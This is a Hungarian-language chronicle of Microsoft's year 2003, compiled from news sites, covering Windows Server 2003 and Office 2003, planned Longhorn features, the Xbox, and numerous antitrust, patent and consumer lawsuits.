A 2001. őszi amerikai terrortámadás egyik következménye, hogy a díjnyertes Microsoft Flight Simulator repülőgép-szimulátor program virtuális környezetéből kivették a lerombolt World Trade Center kettős tornyát.

A Microsoft története (2003)

Összeállította: Ágoston György és Nagy Balázs (LSI)

(Források: www.szamitastechnika.hu, www.prog.hu, www.origo.hu, www.index.hu, www.microsoft.com, www.forum.hu, www.radio.hu, www.jogiforum.hu, www.netacademia.net, www.winbeta.org, www.lindows.com, www.axel.hu, www.prohardver.hu, www.symantec.com, www.hirek.prim.hu, www.windows.lap.hu, www.tabletpc.lap.hu, http://longhorn.freeweb.hu, www.gatesfoundation.org)

• Windows Server 2003

2003. április 24-én lépett színre a Windows 2000 Server utódja, a Microsoft Windows Server 2003 (korábbi nevén Windows .NET Server 2003). Az új, szerverekre szánt operációsrendszer-család továbbfejlesztett Active Directory és csoportházirend eszközei, fejlett lemezkezelése megkönnyítik a szerver-adminisztrációt, beépítve tartalmazza a .NET (ejtsd „dot-net") fejlesztő- és kiszolgálókörnyezetet.

A Windows Server 2003 négy kiadásban kapható: A Standard Edition otthoni illetve mikrocéges felhasználásra tervezett változatban a szerver mellé 5 ill. 10 darab kliens licenszt (Client Access License - CAL) kapnak a vásárlók a 999-1.199 dolláros árért.
Windows Server 2003 Web Edition, kifejezetten weboldalak tárolására és publikálására, illetve webszolgáltatások (XML és ASP.NET) nyújtására szánt operációs rendszer. A Web Edition kliens nélküli, így mindössze 399 dollárt kell fizetni érte.
Windows Server 2003 Enterprise Edition, a közép- és nagyvállalatok igényeinek kiszolgálására. 8 processzort is támogatni képes operációs rendszer, 25 klienslicenszről indul, melynek ára a szerverrel együtt 3.999 dollárt.
Windows Server 2003 Datacenter Edition, a Microsoft szerver-operációs rendszerek zászlóshajója, a cég legnagyobb teljesítményű operációs rendszere: nagyvállalatok, nagy számítási és tárolási kapacitást igénylő szervezeteket kiszolgáló rendszer. Legfeljebb 32 processzoron (x86 alapú számítógépen) támogat többprocesszoros feldolgozást, és legfeljebb 64 GB fizikai memóriát képes kezelni.
Természetesen mindegyik változathoz vásárolhatók majd plusz klienslicenszek is, amelyek 5-20 újabb felhasználó csatlakozását teszik majd lehetővé a szerverhez 199-2.669 dollárért cserébe.
A Windows Server 2003 minimális rendszerkövetelménye: 133 MHz CPU, 128 MB RAM, 1,5 GB szabad terület a winchesteren. A 64 bites változatok maximális kihasználtság esetén 64 db Intel Itanium CPU-t és 512 GB RAM-ot használnak.

A lényeges újítások a következők:

- A Windows Server 2003 részeként megjelent Microsoft Internet Information Server 6-os verziójának egyik fő újdonsága az úgynevezett process recycling megjelenése, ami lehetővé teszi a webalkalmazások lefagyott, illetve leállt processzeinek időről-időre való újraindítását. A technológiát a régebbi szerverekre is kidolgozták és ingyenesen letölthető az IIS 5.0 Process Recycling Tool szoftver.
- A natív XML-támogatás és a hozzá kapcsolódó technológiák támogatása.
- Kompatibilis sok más gyártó termékeivel, ipari szabvánnyal, valamint minden jelenleg is támogatott, a Windows-termékcsaládhoz tartozó kiszolgáló- és ügyféloldali operációs rendszerrel (régebbi Windows-ok, Office-család).
- Több nyilvános API-t foglal magában, mint bármely korábbi szerverváltozat.
- A közös nyelvi futtatókörnyezet (Common Language Runtime, CLR) szoftvermotor kulcseleme a Windows Server rendszernek – javítja megbízhatóságát, és elősegíti a számítástechnikai környezet biztonságossá tételét. Csökkenti a gyakori programozási hibákból fakadó programfutási problémák és biztonsági rések számát, ez pedig azt eredményezi, hogy kevesebb olyan sebezhető pontja van a rendszernek, amelyet a támadók kihasználhatnak.
- Az új kötet-pillanatképes helyreállítás (Shadow Copy Restore) funkció segítségével nyújtott szolgáltatás révén a felhasználók azonnal visszanyerhetik a fájlok korábbi változatát. Az elosztott fájlrendszer (DFS) és a replikált fájlrendszer (RFS) továbbfejlesztésével a felhasználók mindig hozzáférhetnek fájljaikhoz, bárhol legyenek is.

Mindezen előnyök ellenére mégis nehézkes volt a Windows Server 2003 indulása. Májusig több tíz kompatibilitási és programfuttatási problémára derült fény - köztük Microsoft szoftverek is vannak, ráadásul jó pár olyan, melyhez már megszüntették a fejlesztőcsomagok gyártását. A Server 2003 programfrissítése új megoldásokon nyugszik. 2004 első felében várható a digitális adatok jogtiszta kezelésének szánt Right Management Services végleges változata (az előzetes már most is elérhető), valamint a Software Update Server (SUS) 2.0 automatizált rendszerkarbantartó szoftver a rendszergazdáknak, lényegében a Windows Update helyi, világhálótól és Microsoft letöltőhelytől is függetleníthető alkalmazásához. A rendszergazdák ezzel a céghálózaton, alkalmas házirendi előírásokkal, a korábbiaknál is egyszerűbben tarthatják majd kézben a szoftverjavítások terjesztését.
Alapértelmezetté válik a folyamatos frissítési (Windows Update) technológia. A jövőben csak az eltérések foltozását megoldó javításokat fognak készíteni, a letöltési idők csökkentésére, és ezzel a frissítések gyorsítására. A szoftverbővítő eszközöket ezután nem keverik hozzá egy-egy frissítéshez, függetlenül letölthetők, a cégigények szerint.

Mint ahogy ez már hagyománnyá vált, a Windows Server 2003 telepítőkulcs is kiszivárgott az Internetre, két héttel a hivatalos bemutató előtt. A licenckulcsot egy vállalati felhasználó adta ki és a Windows Server 2003 három különböző változatának nagy mennyiségű aktiválására is alkalmas lehet. A termékaktiválás (lásd 372. oldal) lényege, hogy a szoftvert a hardverhez köti, így az nem másolható, valamint segít kiszűrni a gyanúsan sokszor használt, és így feltehetően nem jogosan megszerzett kulcsokat is. Kivételek azonban vannak, a szoftver aktiválása a gyártáskor is elvégezhető. Ha a terméket a felhasználó cég a Microsoft egy mennyiségi licencszerződésének - Open Licence vagy Select Licence - keretében szerezte be, akkor a terméket nem kell aktiválnia. A közkinccsé vált kulcs ebbe a kategóriába tartozik.

Összességében az operációs rendszer sikeresnek bizonyult, a megjelenést követő első 3 hónapban a vártnál jobb eladási rátával büszkélkedhetett, az új felhasználók fele nem Windows alapú szerverekről tért át. A Microsoft ezzel az operációs rendszerrel akarja kiváltani a Windows NT-ket, ezért az NT 4-es verzió terméktámogatása - javítócsomagok és frissítések - 2004 végén befejeződik. A régebbi Windows változatok (98, ME) támogatása is megszűnik fokozatosan.

- **Microsoft Office 2003 (Office System, Office 11)**

2003. október 21-én mutatták be az Office XP utódját, a Microsoft Office 2003-at, melyhez november 4-én máris megjelent az első frissítés. A szoftver natív módon támogatja az XML leírónyelvet. Az XML adatok tárolására nyújt egységes megoldást, segítségével bármilyen adatstruktúra tárolható egy egyszerű szöveges fájlban, aminek belső szerkezete kicsit emlékeztet a HTML-re. Az XML fájl nem tartalmaz információt a benne tárolt adatok megjelenítésének mikéntjéről, már magát az adatmennyiséget tartalmazza, míg az XML séma (XML Scheme, XSD) csak az adatok tárolásának formátumát írja le. A szabvány előnye, hogy világszerte mindenki elfogadja és támogatja, ezen kívül bármilyen adattípus tárolására alkalmas. Az XML egy nyílt szabvány, amelyet a World Wide Web Consortium (W3C) tart karban és erre a szabványra épül a .NET technológia is.

A Word többek között azonnali üzenetküldés funkcióval bővült, valamint a felhasználó meghatározhatja, hogy az általa készített dokumentumokhoz kik férhessenek hozzá, s más felhasználók milyen módosításokat hajthassanak végre azon. A hasonló újdonságokat kínáló új Excel tudását statisztikai funkciókkal bővítették. A PowerPoint esetében főként a kezelőfelületen vittek végbez fejlesztéseket, de újdonság, hogy közvetlenül az alkalmazásból is lehetséges lesz CD-re írni a kész bemutatókat.

Az Office 2003 nem túl népszerű sem a nagyvállatok, sem a vírusirtó-fejlesztők körében. A nagyvállalatok alig 35%-a tervezi az áttérést a szoftverre 2004-ben. A vírusirtók az XML szabványtól tartanak, melynek vírusvédelme nagy feladat lesz (mert a beágyazott makrók - amelyek veszélyesek lehetnek - a teljes fájlban bárhol megtalálhatók, így egy keresés meglehetősen sokáig eltarthat). Az Office lehetőségeit tovább rontják az olcsóbb, más cégek által fejlesztett irodai alkalmazások (pl. StarOffice, Word Perfect, MagyarOffice), valamint az egyre kisebb árréssel dolgozó laptop-piac, mely eladásait olcsó előre telepített szoftverekkel próbálja kívánatosabbá tenni. A Sony bejelentette, szakít a Microsofttal és hordozható számítógépeire a StarOffice-t telepíti, annak ellenére, hogy decembertől már nem ingyenes a StarOffice 5.2. Az Office 2003 több kiszerelésben vásárolható meg, legkisebb a Basic Edition, mely csupán a Word, Excel és Outlook alkalmazásokat tartalmazza.

- **Longhorn**

A Longhorn kódnevű (a 378. oldalon leírtakat pontosítva: long=hosszú, horn=agancs, szarv, tülök), fejlesztés alatt álló következő Windows változat több, lényeges újítást tartalmaz majd a jelenlegi Windows operációs rendszerekhez képest:

- WinFS, Windows Future Storage. Az adatbázisszerver alapokon szerveződő NTFS fájlrendszer kiegészítése. A technológia lehetővé teszi a az információk a korábbinál könnyebb szervezését, és gyorsabb felkutatását a háttértároló egységeken, a fájlok tartalmában való gyors keresést, az egyes fájlok közti kapcsolatok megjelenítését, szemben a jelenlegi hierarchikus, mappa-fájl megközelítéssel. Pl. egy zeneszámot ezentúl nem csak fájlnév, hanem előadó vagy dátum alapján is meg lehet találni. A WinFS az SQL Server „Yukon" kódnéven továbbfejlesztett változatán alapszik, amelyre plusz rétegként épül a hagyományos fájlrendszert utánzó emulációs réteg. Jelentősége a felhasználók számára, hogy segítségével minden adat elérhető lesz az összes PC alkalmazás számára, ami a számítógépes körökben „.DLL-pokol" néven ismert jelenséget hivatott megszüntetni, azaz megakadályozza, hogy az osztott könyvtárakat különböző alkalmazások önkényesen felülírják az általuk kívánt változattal. Az új „erős kötés" nevű technológia biztosítani fogja azt is, hogy ugyanannak a könyvtárnak a különböző változatai gond nélkül működhessenek egymás mellett, mindegyik alkalmazásnak azt a verziót nyújtva, amelyikre annak éppen szüksége van. Újonnan telepítésre kerülő komponenseket mind egy egyedi azonosítóval, az ún. „erős névvel" látja majd el, és a későbbiekben az ezek között létrehozott „erős kötések" alapján dönti el, hogy több azonos nevű, ám eltérő verziójú könyvtár közül melyiket töltse be egy adott alkalmazáshoz. Az egyedi nevek ugyanis lehetővé teszik az azonos nevű könyvtárak egyértelmű megkülönböztetését is.

- Áttervezett háromdimenziós (!) felhasználói felület („Aero"). Erről még kevés a közkézen keringő információ, mert még nincs kész.
- Új elem a Sidebar (oldalsáv), egy amolyan információközponttá alakított Tálca. Ez a megoldás annyira megtetszett a szoftverfejlesztőknek, hogy többen is kidolgozták saját verzióikat Windows 2000 és XP alá (www.desktopsidebar.com). Különálló modulok alkotják, melyek teljesen szabadon variálhatók. Az olyan szokásos információk, mint az idő, a dátum vagy a számítógép alkatrészeinek állapota mellett képes együttműködni közismert programokkal. Megjeleníti például a beérkezett levelek fejlécét az Outlookból, vagy a Messenger megszokott piktogramjait, tökéletesen beleépül a Windows Media Player lekicsinyített lejátszója, de akár a Winamp is. Emellett képes adatokat átvenni Internetoldalakról és futószalagon szállítja a friss híreket.
- Új, DirectX alapú grafikus fejlesztői környezet („Avalon"), mely kihasználja a modern grafikus kártyák nyújtotta 3D szolgáltatásokat. Az Avalon felület egyesíteni fogja a DirectMedia, DirectX es a GDI+ jó tulajdonságait, képességeit.
- A Windows programozási környezetet (Win32 API) felváltja a WinFX. A vírusirtó programok fejlesztőit speciális programozási felület (antivirus API) segíti.
- Új telepítőeszköz, mely lehetővé teszi a Longhorn gyors, néhány perc alatti telepítését.
- Az operációs rendszerben helyet kap majd egy Component Management Interface (CMI) nevű eszköz is, mely segítségével bővíthető a rendszer a későbbiekben megvásárolt új funkciókkal, vagy akár a teljes nyelvi modul is lecserélhető egyetlen mozdulattal.
- Együttműködés szoftver és hardver között, amely teljes adatvédelmet biztosít - mind külső behatolóval szemben, mind a számítógép saját gazdájával szemben. Ennek magja a NGSCB, (Next Generation Secure Computing Base System – kódneve: Palladium), vagyis a következő generációs biztonsági alaprendszer, mindazoknak az információknak, amelyet az ember semmiképpen sem szeretne megosztani a külvilággal. A titkosítási és engedélyezési rendszer kívülről megfigyelhetetlenné teszi a billentyűzetleütéseket, fájlokat, de ellenőrzi a bejövő - letöltött - videókat, zenéket és dokumentumokat is. A dokumentum szerzője így rendelkezhet afelől, mit lehet kezdeni azzal a fájllal, ami esetleg már kikerült a kezéből: megtilthatja, hogy a program kódját módosítsák, beleírjanak, hogy másolatot készítsenek a fájlból, hogy kinyomtassák vagy továbbküldjék az e-mailt vagy a dokumentumot.
- „Slate" kódnevet viselő technológia olyan animációs képességekkel ruházza majd fel a Longhorn-t, amely feleslegessé teszi a jelenleg ezt a lehetőséget biztosító beépülő modulok használatát a böngészőprogramokban (pl. FlashPlayer). Az animációkat egy XML dokumentumban lehet majd leírni, így

feltehetőleg az eddigieknél jóval több eszközzel nyílik majd lehetőség azok előállítására, akár egy egyszerű szövegszerkesztővel is. Ezen kívül az új XAML-ben készült programok a .NET infrastruktúra használatára is képesek lesznek, így a jelenlegi Flash animációk képességeit jóval meghaladó két-, és háromdimenziós kisalkalmazások készítését is lehetővé teszi.

- Médiaszerver-szoftver, mely számos formátum között képes lesz átkonvertálni a tartalmakat, a szabadalmaztatott média technológiák támogatása pedig a plug-in kiegészítőkkel válik majd lehetővé. Az elképzelések szerint a Longhorn az összes adatvédelmi szabadalmat ismerni fogja.
- Natív DVD írás/újraírás az operációs rendszer szintjén. A Microsoft szándékai szerint az újraírható DVD veszi majd át a floppy és az újraírható CD, mint hordozható médium jelenlegi helyét. Az XP-s CD-írási funkció kibővül DVD-írási képességekkel, amely kezelni fogja a DVD-movie, DVD-RAM, DVD-R, DVD-RW és DVD+RW szabványokat.

A Longhorn kisebb modulokból fog felépülni. Ennek köszönhetően különböző felhasználói, illetve hardveres igényekhez igazodó változatok válnak kialakíthatóvá, így bővül a felhasználók köre. Ez nem újdonság, a riválisApple Mac OS X operációs rendszere szintén moduláris felépítésű.

A Longhorn a korábbi Windows verziókhoz hasonlóan várhatóan több, különböző képességű és árú változatban lesz kapható: Home Edition, Professional Edition, Tablet PC Edition, Media Center Edition, illetve 64 bites változatban (AMD-64 Edition, Intel Itanium Edition). Az adathordozó valószínűleg DVD lesz, ami részben a Microsoft DVD - mint adathordozó - népszerűsítési kampányával, valamint az egylemezes operációs rendszer iránti igénnyel van összefüggésben, ugyanis a Longhorn egyetlen mai CD lemezen sem férne el (annak idején a Windows 95-öt vagy tíznél több floppyról, vagy egy darab CD-ről telepíthettük fel, az ezt követő változatokat csak CD-ről). Fontos lesz, hogy a jelenleg versenyben álló DVD szabványok (mínusz és plusz) közül a Microsoft előnyben fogja-e részesíteni valamelyiket. A minimális hardverkövetelmények már ismertek: 600 MHz CPU, 128 MB RAM, és 1.5 GB hely a merevlemezen.

A Windows XP-hez hasonlóan a Longhorn számos - még fejlesztés alatt álló tesztverziója - elérhető az Interneten (www.kazaa.com). Októberben egy Los Angeles-i konferencián mutatták be a Longhorn eddig elkészült újabb tesztváltozatát, amely hamarosan fölkerült az Internetre. Sőt, CD-n árulják Malajzia üzleteiben, és az utcán is, átszámítva másfél USD-ért.

A Longhorn bizonyos elemei patchek formájában letölthetők a netről. Ilyen például a Windows XP-n futtatható Longhorn-emulátor, mely főleg a felhasználói felületet és a Sidebar-t jelenítik meg.

Bill Gates szerint a Longhorn fejlesztése eddig többe került, mint egy ember a Holdra juttatása.

• **Xbox**

Japánban sikertelenséget, Európában viszont komoly sikereket ért el az Xbox, ez a március 14-én nyolc európai államban beindított Xbox Live nevű széles sávú online játékszolgáltatásnak is betudható, melynek ára évi 60 euró. Világviszonylatban a döcögős indulás nem várt sikert hozott, ősszel adták el a tízmilliomodik játékkonzolt. A sikerek hatására felgyorsították a fejlesztéseket, várható az 1.5-ös, majd az Xbox 2 megjelenése. Az Xbox 2-ben a kanadai ATI cég grafikus chipje felel majd a képi megjelenítésért. Nyomban megjelentek a gondok is: problémák vannak az nVidia chipszállításaival. A Microsoft és az nVidia csak döntőbíróság előtt tudott megegyezni a chipek áráról. Más események is öregbítették az Xbox hírnevét: a Londonban megrendezett Linux Expo kiállításon egy Microsoft Xbox konzolokból épített számítógépklasztert mutattak be, melyen a nyílt forrású Linux operációs rendszer futott, bár a kiépítéshez egy rendszermag-bővítést is telepíteni kellett. A játékgépek helyi hálózaton keresztül kommunikáltak egymással. Bár maga az Xbox konzol számítógépként történő használatra csekély mennyiségű memóriája révén önmagában nem ideális, azonban kedvező ára révén viszonylag olcsón ki lehet belőle építeni egy szupeszámítógépet. A Microsoft lényegében pozitívan fogadta a hírt, hiszen a konzolgépén hivatalosan nem futtatható a nyílt operációs rendszer, azt csak egy szoftverhiba kiaknázásával vagy a belső védelmet kiiktató ún. kalózchipek (modchip) használatával lehet illegálisan a gépre tölteni. Az Illinois-i Egyetem is bebizonyította, hogy az ilyen konzolokból költséghatékony módon lehet szuperszámítógépet előállítani: 70 Sony PlayStation 2-ből építettek egy másodpercenként 6,5 milliárd művelet elvégzésére képes szupergépet mindössze 50.000 dollárnyi beruházásból.
Linuxos hackerek csoportja ultimátumot intézett a Microsofthoz, hogy ha nem látja el digitális aláírással a nyílt forrású operációs rendszert (azaz nem teszi lehetővé a betöltését), akkor nyilvánosságra hozzák, miként lehet modchip nélkül futtatni a Linuxot, vagy bármilyen más rendszert az Xbox-on. Ezt egyelőre beépített chip akadályozza meg.

• **Perek**

A Microsoft ellen két privát és 12 csoportos, vásárlók által indított trösztellenes per van folyamatban az Egyesült Államokban. Az első antitröszt-per a végé-

hez közeledik, miután a Microsoft megegyezett Nyugat-Virginiával. 18 millió dollár értékben biztosít vásárlásra jogosító bónt eddigi ügyfeleinek, emellett közel 2 millió dollárt fizetett közvetlenül az állam kasszájába.

Colleen Kollar-Kotelly bírónő féléves jelentéseket vár a Microsoft „piaci magatartásáról". A jelentésben be kell számolni arról, hogy milyen panaszokkal élt a hat hónap során a Microsoft, a felperes, illetve az ítélet teljesítését felügyelő bizottság.

Elkezdődött az Antitröszt per II. Az amerikai igazságügyi minisztérium és 19 szövetségi ügyész által benyújtott panasz szerint a korábbi per lezárásakor megfogalmazott irányelveket megsértve a Microsoft Windows operációs rendszerének dominanciáját próbálja meg felhasználni az online zenepiac meghódítására is. A bűnös megint az Internet Explorer, mert ez kezeli az internetes letöltő programot, függetlenül attól, hogy milyen böngészőt állított be alapértelmezettként a felhasználó. A Microsoft szerint erre azért volt szükség, mert a riválisszoftverek „képtelenek a szükséges funkcionalitás implementálására".

Megállapodás született a Microsoft és a Sun között, melynek értelmében 2004-ig biztosan fejleszteni fogják a Java Windows-os változatát (lásd. 373. oldal). A továbbiak még nem tisztázottak, de a Sun célja az, hogy a Microsoft folyamatosan adja ki a Java futtatókörnyezetének legújabb változatait operációs rendszerével. Ezért perelte be a Microsoftot (miután a cég egy előző Sun perlés miatt kivette a Java-t a Windowsból) és megnyerte a pert.

A Microsoft peren kívüli egyezséggel oldotta meg a Be Incorporated által tavaly kezdeményezett trösztellenes pert (lásd. 377. oldal). A megegyezés keretén belül a Microsoft összesen 23.3 millió dollár, azaz mintegy 5.5 milliárd forintnak megfelelő kártérítést fizet a Be részére.

A Microsoft szövetséget kötött régi riválisával az AOL-el, melynek értelmében 750 millió dollár kártérítést fizetett az AOL-nek. Cserébe az AOL biztosan az Internet Explorert építi be kliensprogramjába. Ez a megállapodás valószínűleg a régi riválisNetscape teljes felszámolását jelenti. (A Netscape az AOL tulajdona, melyet közel 9 milliárd dollárért vásárolt meg még 1998-ban, majd szép lassan leépítette azt. Egyesek szerint ez az Internet történelmének legdrágább és leghaszontalanabb felvásárlása volt...) Jelenleg (2004. januárban) a Netscape böngésző legutolsó verziója a 7.1-es és a www.netscape.com címről tölthető le. Az IE-t nem kedvelők számíthatnak még a Mozilla web-böngészőre is (www.mozilla.org, magyar nyelven: www.fsf.hu).

Az Opera böngésző fejlesztői szerint szándékos hitelrontást folytat ellene a Microsoft. Az msn.com honlap felkeresésekor az MSN ellenőrzi, hogy mely

böngészővel érkezik a látogató, és más-más fájlt küld a Netscape, az Opera illetve az IE használóinak. Az Opera számára generált HTML oldalak olyan speciális Style Sheet-et tartalmaznak, amely kifejezetten utasítja a hetes verziószámú böngészőt, hogy a szöveget 30 képponttal balra tolja el. Így az oldal egy része láthatatlan, máshol meg nagy fehér foltok tátongnak. Az Opera szerint a felhasználók ezt a programjuk hibájának tulajdonítják, mert bármely más böngészővel az oldal helyesen jelenik meg.

Európával sem volt szerencséje a Microsoftnak. Februárban az EU versenybiztosság megállapította, hogy a Microsoft egyértelműen megsértette az uniós versenytörvényeket, amikor az operációs rendszerek terén megszerzett dominanciájával visszaélve próbált komoly szeletet kihasítani a szerverek piacából, monopolhelyzetére támaszkodva kiszorítja versenytársait a médialejátszó szoftverek piacáról, és hasonlóan szabálysértő módon járt el Xbox játékkonzollal kapcsolatosan is. A Microsoft egész évben különféle meghallgatásokon próbálta meggyőzni a versenyhatóságokat ártatlanságáról - eredménytelenül. Az európaiak meglátása szerint a Windows-t kifejezetten úgy tervezték, hogy jobban működjön Microsoft termékekkel. A Microsoft szerint például a Windows Media Player 9 ajándék a felhasználók számára, az EU azonban árukapcsolást és terjeszkedést lát benne, és ezen nem sokat segít az a tény, hogy a legújabb 9-es változatot már le sem lehet törölni. A Microsoft felajánlotta, hogy „csökkent értékű" operációs rendszereket szállít a jövőben az európai piacra (azaz több szerves komponenst el fognak távolítani az Európában forgalomba kerülő Windows-okból). A tét óriási, hiszen a bírság a cég éves bevételének a 10 %-át is elérheti.

Csoportos fogyasztói perek is folynak Windows fagyásokkal, vírus- és hackertámadások által okozott károkkal kapcsolatban. Az összevont felhasználói perek szerint a cég két fogyasztóvédelmi törvényt sértett meg, az egyik a személyes adatok védelmével kapcsolatos szabályozás, ami ezen információk számítógépes adatbázisokban történő tárolását korlátozza. A másik indok az, hogy a felhasználók véleménye szerint olyan szoftvereket szállít a cég, amelyek különösen sebezhetőek vírusokkal és hackerek támadásaival szemben. Több ilyen per van folyamatban (Florida, Kalifornia, Észak- és Dél-Dakota, Dél-Korea) a Microsoft ellen. A floridai per megegyezéssel zárult, a Microsoft 202 millió dollárt fizetett a floridai felhasználóknak kárpótlási jegy formájában. Ugyanez a fizetőeszköze az összevont kaliforniai-felhasználói pernek (ez a Windows-fagyások és a vírusok okozta károk miatt indult), de ott a megítélt összeg 1.2 milliárd dollár. A Microsoft 18 millió dollárt fizet az ellene összevont keresetet benyújtó észak- és dél-dakotai lakosoknak, akik szerint a cég túlszámlázta szoftvereit.

A Microsoft-ot perbe fogta tisztességtelen üzleti magatartás miatt egy Los Angeles-i asszony és jogi képviselője, Dana Taschner. Taschner az efféle perek veteránjának számít: volt már dolga szilikon mellimplantátumok, fogyasztó gyógyszerek és a kisállatokra veszedelmes mikrosütők miatt is a legkülönbözőbb nagyvállalatokkal. A felperesek abban reménykednek, hogy precedensértékű pert indítottak és nyernek: amennyiben sikerrel járnak, a jövőben mindenki, akinek feltörik vagy vírussal fertőzik meg Microsoft alapú rendszerét, egész nyugalommal kártérítési pert indíthat a cég ellen - mégpedig a győzelem komoly reménységével. E per még agresszívabb Update-rendszer kifejlesztésére fogja ösztönzi a Microsoftot.

Az év végén Steven Adler, a Microsoft EMEA vezető biztonsági stratégája bocsánatot kért a cégének szoftvereit ért támadások által okozott károkért és veszteségekért. Egy vezető brit biztonsági kutató cég szerint a Microsoft termékeit támadó vírusok és férgek csak 2003 harmadik negyedévben 64,5 milliárd dollár értékű veszteséget okoztak a produktivitás csökkenése, a szoftver frissítések és az elveszett adatok helyreállítási költségei következtében. A Microsoft bejelentette, hogy kettőzött erőfeszítéssel fog dolgozni a biztonságtechnikai kérdéseken.

Legalább harminc szabadalmi perben volt érintett a Microsoft 2003-ban a Wall Street Journal szerint. 13 szabadalmat érint a Lucent kontra Dell és Microsoft ügy (a szabadalmak az audio-, és videokódolástól kezdve a helyzetérzékelő elektronikus tollon át az érintőképernyős űrlapkitöltési technológiáig terjednek). Még nincs ítélet. 63,3 millió dolláros kártérítésre ítélték a Microsoftot az SRC cég valós idejű konferenciaszolgáltatással kapcsolatos szabadalmának elbitorlásáért.

Folytatódik a 2002-ben névhasonlóság miatt kezdeményezett Microsoft kontra Lindows per (lásd. 377. oldal). A Lindows kérésére a bíróság elrendelte, hogy a Microsoft mutassa be azt a 300-nál több dobozt, amely az 1992-es Apple-Microsoft per anyagát tartalmazza, és amely hasonló kérdés körül forgott (az Apple és a Microsoft akkori operációs rendszereinek kísérteties hasonlósága). A Lindows felvetette azt a kérdést is, hogy miként sikerült a Microsoftnak levédetnie a Windows nevet, miután a szabadalmi hivatal többször is elutasította a kérelmét, hogy egy köznévre kérjen szabadalmi oltalmat. Közben megjelent a LindowsOS operációs rendszer legújabb, negyedik verziója is és Svédországban a Microsoft keresetének hatására betiltották a Lindows.com mindennemű tevékenységét.

Az angol Sendo Holdings Plc. mobiltelefongyártó cég a szellemi vagyonból való kiforgatással és kifizetések visszatartásával vádolta meg a Microsoftot. A

vádlott szerint a Sendo nem teljesítette a szerződés szerint vállalt beszállítási munkát. A Sendo a csődeljárás szélén egyensúlyozik.

A Microsoft felszólította a MagyarOffice (lásd 377. oldal) gyártóját, hogy állítsa le a termék reklámozását és forgalmazását. 2003 decemberében megjelent a szoftver továbbfejlesztett 2.0-s változata, valamint bekerült a Sulinet-Expressz programba is.

Az Eolas Technologies és a Kaliforniai Egyetem közös perének tárgya az ActiveX-vezérlő. Maga a technológia lehetővé teszi, hogy a felhasználó a weboldalba beágyazott objektumokra kattintva hozzá tudjon férni az interaktív alkalmazásokhoz, így a bedolgozómodulokhoz is. A Microsoft elvesztette a pert, ami 521 millió dollárjába került. A cég valószínűleg fellebbezni fog, mert érvelése szerint megvette egy másik cég komplett böngészőtechnológiáját tízmillió dollárért, és az ActiveX vezérlő Internet Exploreres változata Microsoft találmány.

• **Egyéb**

A Windows XP új, 64-bites processzorokat támogató verziója jelenleg csak angol nyelven, csak fejlesztők és tesztelők részére érhető el, és egyelőre csak az Intel Itanium processzorokat támogatja. Várhatóan 2004-re kerül végleges állapotába, és az AMD 64/64FX/Opteron processzorokra épülő rendszereken is futhat majd. A 64-bites technológia elterjedésére a PC piacon az évtized végére esedékes.

A Microsoft új bevételi forrást talált, mégpedig a saját maga által szabadalmaztatott és eddig ingyenesen használt FAT fájlrendszert. Licencdíjat vetett ki a FAT állományrendszert használó eszközök, például memóriakártyák után. A licencdíj összege 0.25 dollár minden egyes előre formázott memóriakártya után. Érdekessé válhat a kép, ha a végfelhasználó a boltban vett formázatlan háttértáron, pl. merevlemezen otthon saját maga alakítja ki a fájlrendszert.

Új CD-s adatvédelmi technológiát mutatott be a Microsoft. Az új szoftver, a Windows Media Data Session Toolkit lehetővé teszi a lemezkiadók számára, hogy a zenéket különböző (képzeletbeli) rétegekben vigyék fel a lemezre. A PC réteg, amely digitális fájlformátumban tartalmazza a zeneszámokat, a Microsoft digitális jogmenedzselő (DRM) rendszerének köszönhetően igény szerint megakadályozza a zeneszámok újbóli CD-re írását. Universal Music, és EMI lemezkiadók komolyan érdeklődnek az eljárás iránt. A Microsoft 500 millió dollárt áldozott a DRM rendszerre.

A Microsoft éves bevétele várhatóan meghaladja a 12 milliárd USD-t. Legjövedelmezőbb ágazata a Windows (2003. márciusig 90 millió eladott Windows XP) és a Microsoft Office, legveszteségesebb az Xbox. Idén először volt nyereséges az Internetes részleg. 2003 első tíz legnépszerűbb számítógépes játékából kilenc részben vagy egészében a Microsoft fejlesztése.

A nyílt forráskód hatása a részleges nyilvánosságra hozás: a Microsoft bevezette a Government Security programot, melynek keretében kb. 60 ország - a NATO tagállamok, Oroszország, Kína - betekintést nyerhet a Windows forráskódokba tesztelés és biztonságtechnikai okok miatt. A cég több kormánymegrendelést (Brazília, Izrael, Dél-Korea) már elvesztett. A német kormány még tovább lépett, megállapodást kötött a Microsoft-tal, melynek értelmében a németek kedvező áron juthatnak a Microsoft szoftvereihez, ugyanakkor nem tilos számukra riválisok cégek termékeinek megvásárlása. A Microsoft beleegyezett, hogy átadja felületeinek és adatformátumainak specifikációit, valamint termékeiben támogatja a nyílt szabványokat. E garanciák birtokában a szervezetek sokkal rugalmasabban építhetik ki informatikai rendszereiket. Az amerikai antitrösztperek bírósági határozatai ehhez hasonló lépéseket követelnek meg a cégtől. Decemberben az új Office termékcsaládja által használt XML sémákat tette hozzáférhetővé a nyilvánosság számára, amelyek segítségével akár külső fejlesztők is képesek lehetnek a Microsoft alkalmazásokkal készült dokumentumok feldolgozására alkalmas programok készítésére. Hasonló célból nyitottá teszik a Windows Media Player 9 forráskódját is.

